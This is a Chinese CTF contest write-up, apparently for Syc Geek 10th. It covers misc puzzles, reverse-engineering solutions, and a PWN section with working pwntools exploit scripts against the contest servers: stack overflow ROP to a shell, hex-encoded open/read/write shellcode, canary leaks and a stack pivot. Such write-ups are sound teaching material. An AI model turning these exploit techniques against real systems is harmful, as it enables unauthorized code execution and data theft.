## RPG真是太好玩了吧 --0xSw0rder

这题没啥难度,只要打通关就可以拿到flag了.为了防止直接CE修改破坏游戏体验,我设置了当任意人物到达30级时会出线变态怪物的设定.但是忘记加异常状态抗性了,很轻松就被打死了,这算一个非预期吧. 还有一种解法是,使用rpgmakerXP的解包器rgssad解包,然后解开数据包

|             |                 |               |
|-------------|-----------------|---------------|
| Audio       | 2019/9/20 19:43 | 文件夹           |
| Data        | 2019/10/4 16:14 | 文件夹           |
| Graphics    | 2019/9/20 19:43 | 文件夹           |
| Game.exe    | 2004/6/25 0:00  | 应用程序 68 KB    |
| Game.ini    | 2019/10/7 19:32 | 配置设置 1 KB     |
| Game.rxproj | 2019/10/7 19:32 | RPGXP 工程 1 KB |

效果是这样,然后把.rxproj的文件放入下载的环境RPGmaker中,就可以看到事件点



I wanna be a geek --0xSw0rder


这题想让大家打过去,但是设置的对于会玩的人来说过于简单,不会玩的人又太难了.解法是特别简单的.只要达到第一个存档点时,存一个档,就会出现Save文件,用winhex打开save文件,就可以发现有奇怪的数字,它是用来标记你的存储位置的.

|    | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | ANSI ASCII |
|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------|
| 00 | 00 | 01 | 33 | 00 | 00 | 41 | 00 | 05 | 43 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 3 A C      |
| 10 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |            |

修改它

| Offset   | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | ANSI ASCII |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------|
| 00000000 | 00 | 01 | 34 | 00 | 00 | 41 | 00 | 05 | 43 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 4 A C      |
| 00000010 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |            |

然后再次加载游戏读档.就会发现到达了另一个房间




以此类推,就可以拿到全部的flag

游戏玩累了, 不如来来听听歌吧


用au打开源文件, 根据题目描述进行倒放



播放音乐能听到明显的杂音，用频谱图查看看不到明显的杂音，更改频谱图设置




放大之后能在音频开头看到明显的长短不一的杂音



摩斯电码，短杂音代表. 长杂音代表-，一个一个记下来后拿去解码就能得到SYCB1TESTH3DUST 加上花括号就是flag

游戏玩累了，不如来来听听歌吧


下载下来是个nes后缀的文件，下载nes模拟器打开发现是初代SMB



游玩过了一世界库巴后会告诉你flag在8-4



直接金手指跳到8-4



从水关回来就是flag





# The final

详细题解见 <https://github.com/LambGod/Syc-Geek-10th-Misc-The-final>

## PWN

### Find-tools -燕乘风

```
from pwn import*
context.log_level = "debug"

p = remote("pwnto.fun", 9999)
p.send("live_long_and_pwn")
p.interactive()
```

没有给 `bin` 文件，直接打远程就行，接收到的 `key` `base64` 解码后发送到服务器，就能拿到 `flag`，不过有很多人把 `key` 当成了 `flag`

### BabyROP -燕乘风

```
from pwn import *
p = remote('pwnto.fun', 10000)

payload = 'a'*0x88 + p64(0x400618)
p.sendline(payload)
p.interactive()
```

很简单的一个 `rop`，其实还是有一点点小坑的，我直接用汇编怼的，没有关闭缓冲区，也没有 `push rbp`

如果一味的 `F5` 或者跟着教程走，还是会踩坑的。直接 `ROP` 跳到 `system` 拿 `shell`

### Baby Shellcode -燕乘风

```
from pwn import *
context.log_level = "debug"

#p = process("./RushB")
p = remote("pwnto.fun", 12300)
'''

open = xor rdi,rdi;xor rsi,rsi;mov rax,0x2;push 0x67616c66;mov
rdi,rsi;syscall;
read = xor rdi,rdi;xor rsi,rsi;mov rdi, rax;mov rax,0x0;mov rsi,0x123800;mov
rdx,0x100;syscall;
write = mov rdi,0x1;mov rax,0x1;syscall;
'''
```

```

payload =
"\x48\x31\xFF\x48\x31\xF6\x48\xC7\xC0\x02\x00\x00\x00\x68\x66\x6C\x61\x67\x48\x89\xE7\x0F\x05\x48\x31\xFF\x48\x31\xF6\x48\x89\xC7\x48\xC7\xC0\x00\x00\x00\x00\x00\x48\xC7\xC6\x00\x38\x12\x00\x48\xC7\xC2\x00\x01\x00\x00\x0F\x05\x48\xC7\xC7\x01\x00\x00\x48\xC7\xC0\x01\x00\x00\x00\x0F\x05"
p.sendline(payload)
payload = "\x00" * 0x38 + p64(0x123000)
#gdb.attach(p)
p.sendline(payload)
p.interactive()

```

好在最后还是有学弟做了出来，根据给出的 `hint` 其实是可以搜到例题的，不过例题是 32位，我的是 64位，64位直接用 32位的寄存器，有些是行不通的，直接用工具打也可以，不过最初的想法是让学弟们动手写点汇编。

思路：由于写了沙箱，只能用 `open` `read` `write` 函数来读取 `flag`，`open` 成功打开一个文件后，会返回一个 `int` 类型的文件描述符，这就可以用 `read` 函数将文件的内容读到堆上，再用 `write` 打印出来。

题目里给了一个可执行的堆块，还可以向该堆块写内容，直接写好 `shellcode` 在该堆块，然后 `rop` 过去执行。

## Baby canary -燕乘风

```

from pwn import *
context.log_level = 'debug'
#p = process("./canary2")
p = remote("pwnto.fun", 10007)

p.recvuntil("Rop is easy for U, try bypass the check!")
p.recvuntil("Here is your key: ")
addr = (int(p.recv(9),16))
p.sendline(p64(addr)*0x100)
p.interactive()

```

题目不是很难，弄清原理就好，当存在 `canary` 的时候，程序结束的时候会校验 `canary` 的值，如果被篡改，当程序 `crash` 之后，就会调用 `_stack_chk_fail` 函数来打印报错信息。

```

void __attribute__ ((noreturn)) __stack_chk_fail (void)
{
    __fortify_fail ("stack smashing detected");
}

void __attribute__ ((noreturn)) internal_function __fortify_fail (const char
*msg)
{
    /* The loop is added only to keep gcc happy. */
    while (1)
        __libc_message (2, "*** %s ***: %s terminated\n",
                       msg, __libc_argv[0] ?: "<unknown>");
}

```

注意关注一下 `argv[0]` 就可以，也就是说如果我们将存储 `flag` 的地址，一直覆盖到 `argv[0]` 就可以通过 `canary` 的机制泄露出 `flag`

## Easy canary -燕乘风

```

from pwn import *
context.log_level = "debug"
context.terminal = ['tmux', 'splitw', '-h']
#p = process("./canary")
p = remote("pwnto.fun", 10001)
def debug():
    gdb.attach(p)
p.recvuntil("me?")
payload = "a" * 21
p.send(payload)
p.recvuntil("a" * 21)
#p.recv(2)
canary = u32("\x00" + p.recv(3))
print hex(canary)
payload = "A" * 20 + p32(canary) + "A" * 12 + p32(0x8048647)
p.send(payload)
p.interactive()
#debug()

```

考了常见的 `canary` 的泄露手法，多覆盖一位将 `canary` 泄露出来就可以，然后是常规的 `rop`

## Not bad -燕乘风

```

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')

exe = './bad'

```

```
# p = process(exe)
p = remote('pwnto.fun', 12301)
junk = 'A'*0x20 + p64(0x123000)

open_flag = '''
    push 0x67616c66
    push rsp
    pop rdi
    xor rdx, rdx
    xor rsi, rsi
    push 2
    pop rax
    syscall
'''

print hex(len(asn(open_flag)))

# read(fd, buf, size)
read_mmap = '''
    push rax
    pop rdi
    push 0x123100
    pop rsi
    push 0x100
    pop rdx
    xor rax, rax
    syscall
'''

print hex(len(asn(read_mmap)))

# write(1, buf, size)
write_flag = '''
    push 1
    pop rdi
    push 1
    pop rax
    syscall
'''

print hex(len(asn(write_flag)))

# read(0, buf, size)
read_buf = '''
    xor rdi, rdi
    push 0x123000
    pop rsi
    push 0x100
    pop rdx
    xor rax, rax
    syscall
'''
```

```

pop_rdi = 0x0000000000400b13
pop_rsi_r15 = 0x0000000000400b11

d = '\x90'*8 + asm(read_buf) + "\x68\x10\x30\x12\x00\x5C\xFF\xE4"
payload = d + 'A'*(0x28 - len(d)) + p64(0x0000000000400a01) +
"\x48\x83\xEC\x30\xFF\xE4"

# gdb.attach(p)
print hex(len(payload))
p.sendline(payload)

p.sendline('\x90'*0x20 + asm(open_flag) + asm(read_mmap) + asm(write_flag) +
'\x90'*0x10)

p.interactive()

```

这个题和上一个 `shellcode` 的区别就是限制了长度，所以可以采取拓展攻击，`read(0, mmap_addr, 0x30)` 这样的话我们就又可以输入一次 `shellcode`，长度够，直接读出 `flag` 就行。

另外，题目给了 `jmp rsp`，可以通过 `jmp rsp;sub rsp, xx;jmp rsp` 进行栈迁移，跳转到 `stack` 上执行我们输入的 `shellcode`

## RE

---

### **jiang's fan -- 安缘**

拖进ida，按shift+f12查找字符串即可看到flag。 Syc{l\_am\_4\_fan\_of\_Ji@ng}

### **secret -- 安缘**

拖进ida进行反编译，`sub_78A`函数的作用就是bytes->hexstring。

```
print '5379637B6E30775F794F755F6B6E6F775F6234736531367D'.decode('hex')
```

Syc{n0w\_yOu\_know\_b4se16}

### **冰菓 --Unity\_404**

本题是一个简单的.net逆向题，首先拖入dnSpy分析逻辑：

```
// Token: 0x0600000C RID: 12 RVA: 0x00002174 File Offset: 0x00000374
private void Button_Yes_Click(object sender, RoutedEventArgs e)
{
    EncryptStr encryptStr = new EncryptStr();
    if (!encryptStr.CheckStr(this.TextBox.Text))
    {
        this.error_count--;
        if (this.error_count == 0)
        {
            MessageBox.Show("你连续输错了三次，下次再见吧！", "来自千反田的提示", MessageBoxButton.OK,
                MessageBoxImage.None);
            Application.Current.Shutdown();
        }
        MessageBox.Show("错了哦，再试试看呢？", "来自千反田的提示", MessageBoxButton.OK, MessageBoxImage.None);
        return;
    }
    Window1 window = new Window1(this.TextBox.Text);
    window.Show();
}
```

分析MainWindow类，并找到Button\_Yes\_Click方法，可发现调用了EncryptStr类的CheckStr方法，这里直接看类名和方法名就能猜出加密部分所在位置。本程序其他类主要和窗口初始化和输出flag有关，这里不做分析。

跟进CheckStr方法，可发现加密逻辑比较简单，仅为简单的异或运算。

```
    };
    for (int i = 0; i < array.Length; i++)
    {
        bytes[i] = Convert.ToByte((int)((bytes[i] ^ array2[0]) + array2[1]));
        if (bytes[i] != array[i])
        {
            return false;
        }
    }
    return true;
}
```

写出脚本如下：

```
encode = [119, 77, 103, 79, 21, 115, 133, 97, 115, 87, 22, 115, 103, 89, 88,
93, 22, 89, 119, 81]
str = ''
for i in range(len(encode)):
    str += chr((encode[i] - 13)^0x39)

print (str)
#flag: Syc{1_Am_s0_curi0us}
```

ps：输入正确flag会看到flag显示在一张图片上，不过提取这张图片后会发现原图并没有flag，这是因为flag是在正确输入后打印到图片上的。

## DLL Reverse --Unity\_404

本题是一个dll逆向题，主要考察dll文件的逆向。首先观察文件目录，可发现两个文件，分别为

DLL\_Reverse.exe和setup0.dll，这里先分析DLL\_Reverse.exe。

```
● 22  fflush(v6);
● 23  if ( _fopen("_setup0.dll", "r") )           // 尝试读取_setup0.dll文件
● 24  {
● 25      v8 = LoadLibraryW(L"_setup0.dll");
● 26      v9 = v8;
● 27      hDll = v8;
● 28      if ( v8 )
● 29      {
● 30          v10 = GetProcAddress(v8, "_TRocMxlr");    // 获取导出函数(TRocMxlr)
● 31          if ( !v10 )
● 32              _printf_s("Cannot load important file! Please restart the program and check per
● 33              if ( ((unsigned __int8 (__cdecl *)(char *))v10)(str) )// <=>_TRocMxlr(str)
● 34                  _printf_s("Perfect! You Get the flag!\n");
● 35          else
● 36      }
```

可发现程序会判断setup0.dll文件是否存在，随后调用LoadLibrary加载该dll文件，之后尝试获取dll文件导出函数/TRocMxlr地址，最后调用该函数检验flag。

由于dll文件可能对部分新生比较陌生，如果对上述过程不太了解，可以参考以下资料：

动态链接库基础知识（维基百科，注意科学上网）：<https://zh.wikipedia.org/zh-hans/%E5%8A%9B%E6%80%81%E9%93%BE%E6%8E%A5%E5%BA%93>  
dll导出函数：<https://www.jianshu.com/p/ed7aee1060ab>

现在分析setup0.dll，直接找到/TRocMxlr函数进行分析，可对flag长度进行了判断（32位），然后调用\_enEeMS6加密flag。

```
```
38  {
39      v8 = *(v7 - 1);
40      v9 = *v7;
41      res[v6] = aAbcdefghijklmn[* (v7 - 1) >> 2]; // 换表base64
42      v10 = aAbcdefghijklmn[(v9 >> 4) | 16 * (v8 & 3)];
43      v11 = v7[1];
44      res[v6 + 1] = v10;
45      res[v6 + 2] = aAbcdefghijklmn[(v11 >> 6) | 4 * (v9 & 0xF)];
46      res[v6 + 3] = aAbcdefghijklmn[v11 & 0x3F];
47      v6 += 4;
48      v7 += 3;
49  }
50  i = 0; -
51  v13 = res - label_0;                                // 两个地址的偏移
52  do
53  {
54      v14 = label_0[v13 + i];                          // 异或
55      if ( i % 2 )
56          temp = label_0[i] ^ v14;
57      else
58          temp = (label_0[i] ^ v14) + 3;
59      label_2[i++] = temp;
60  }
61  while ( i < 32 );
62  v16 = 0;
63  while ( label_2[v16] == label_1[v16] )             // 字符串比较
64  {
65      if ( ++v16 >= 32 )
66          return 1;
67  }
68  return a.
```

分析后可发现该函数进行了两个加密操作，一个是换表base64，另一个是简单的异或处理，这里需要注意的是此处base表换表不明显，不要当做普通base64表处理。

```
offset GS ContextRecord>
aBcdefghijklmn db 'ABCDEFGHIJKLMNOPQRSTUVWXYZUeadbcfghijklmnopqrstuvwxyz0123456789+/,0
; DATA XREF: _enEeMS6(char *)+58↑r
; _enEeMS6(char *)+71↑r ...
```

这部分换了 

最后就可以写出解密脚本：

```
import base64

list = bytes([69, 106, 67, 52, 86, 59, 79, 103, 71, 67, 25, 35, 67,
117, 108, 103, 59, 101, 84, 70, 66, 55, 1, 80, 85, 96, 73, 36, 24,
74, 39, 31, 9, 29, 74, 0])
list_1 = bytes([34, 89, 50, 94, 56, 11, 66, 86, 38, 112, 77, 69, 19,
34, 45, 29, 91, 55, 112, 3, 18, 96, 124, 54, 7, 83, 3, 83, 79,
120, 86, 38, 0, 0, 0, 0])
list_2 = []

flag = ''

for i in range(32):
    if (i % 2 == 0):
        list_2.append((list_1[i] - 3) ^ list[i])
    else:
        list_2.append((list_1[i] ^ list[i]))


for i in range(len(list_2)):
    flag += chr(list_2[i])

#print(flag)

#换表操作
